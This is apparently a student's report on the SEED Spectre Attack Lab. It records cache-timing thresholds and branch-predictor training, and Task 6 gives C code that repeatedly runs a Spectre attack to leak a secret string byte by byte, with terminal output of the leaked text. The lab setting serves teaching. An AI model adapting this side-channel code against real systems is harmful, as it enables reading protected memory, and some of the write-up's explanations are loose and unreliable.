

Spectre Attack Lab

Task 1



Run `CacheTime` for 10 times, observed fewest access time for `array[3*4096]` and `array[7*4096]` is 27 CPU cycles, most access time for `array[3*4096]` and `array[7*4096]` is 176 CPU cycles. In 8 out of 10 executions, access time for both array is less then 100 CPU cycles, with all access time for other arrays longer than 100 CPU cycles. Thus the tentative threshold is **100**.


Task 2




Changed `CACHE_HIT_THRESHOLD` to 100, 18 out of 20 executions yield the correct output.

Task 3

Run the program without commenting ☆ lines:




Run the program with commenting ☆ lines:




The program after commenting out ☆ lines doesn't have out-of-order execution because the `size` is loaded to CPU cache during the training process. Thus the code inside the `if` branch is not executed as the original program.

Run the program with `victim(i + 20)`:



The code inside the `if` branch is not executed as well. This is because we trained CPU with numbers between 20 and 30, and in these case, the `if` branch is not executed. When it comes to a number bigger than 30 (97), CPU knows the `if` branch will not be executed and not fetch `size` in RAM. Thus we cannot get the secret value by reload the side channel.


Task 4



The Spectre attack successfully got the value stored in `buffer[larger_x]`, with `larger_x` bigger than 10. The program uses out-of-order execution to let the CPU execute code inside `if` branch. Since the CPU cache will be cleaned up, the program stored the returned value and call the array again to load it into cache.

Note that the program could still fail because of the noise in the side channel, so multiple execution is needed.

Task 5




Because the `restrictedAccess` function returns 0 most of the time, `scores[0]` is supposed to have most hits. The fix is getting rid out of `scores[0]` when counting the hits of each address.

```
int max = 1;
for (i = 2; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
}
```

Task 6


```
// Extend from SpectreAttackImproved.c

// was the main function in task 5
int getascii(size_t larger_x)
{
    int i;
    uint8_t s;
    flushSideChannel();
    _mm_clflush(&larger_x);
    for (i = 0; i < 256; i++) scores[i] = 0;
    for (i = 0; i < 1000; i++) {
        spectreAttack(larger_x);
        reloadSideChannelImproved();
    }

    int max = 1;
    for (i = 2; i < 256; i++){
        if(scores[max] < scores[i]) max = i;
    }

    if (scores[max] == 0) {
        return 0;
    } else {
        return max;
    }
}

int main()
{
    size_t larger_x = (size_t)(secret-(char*)buffer);
    int s = getascii(larger_x);
    printf("The secret is:\n");
    while(s != 0)
    {
        printf("%c\n", s);
        larger_x++;
```

```
            s = getascii(larger_x);
        }

        return (0);
}
```



The basic concept is encapsulate the `main` function in `SpectreAttackImproved.c` and use it to get each character in `secret`. The program calls `getascii` function until it returns 0, which means reach the end of the string. Since we can calculate the start of `secret`, each time we increase `larger_x` by 1 to get the next character of `secret`.

The only problem is that if we don't include `\n` in `printf`, it will not print the entire string.


Terminal
En
7:51 PM
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secret Val
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Som
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secret Val
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Sec
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Som
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:So
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secre
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some S
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$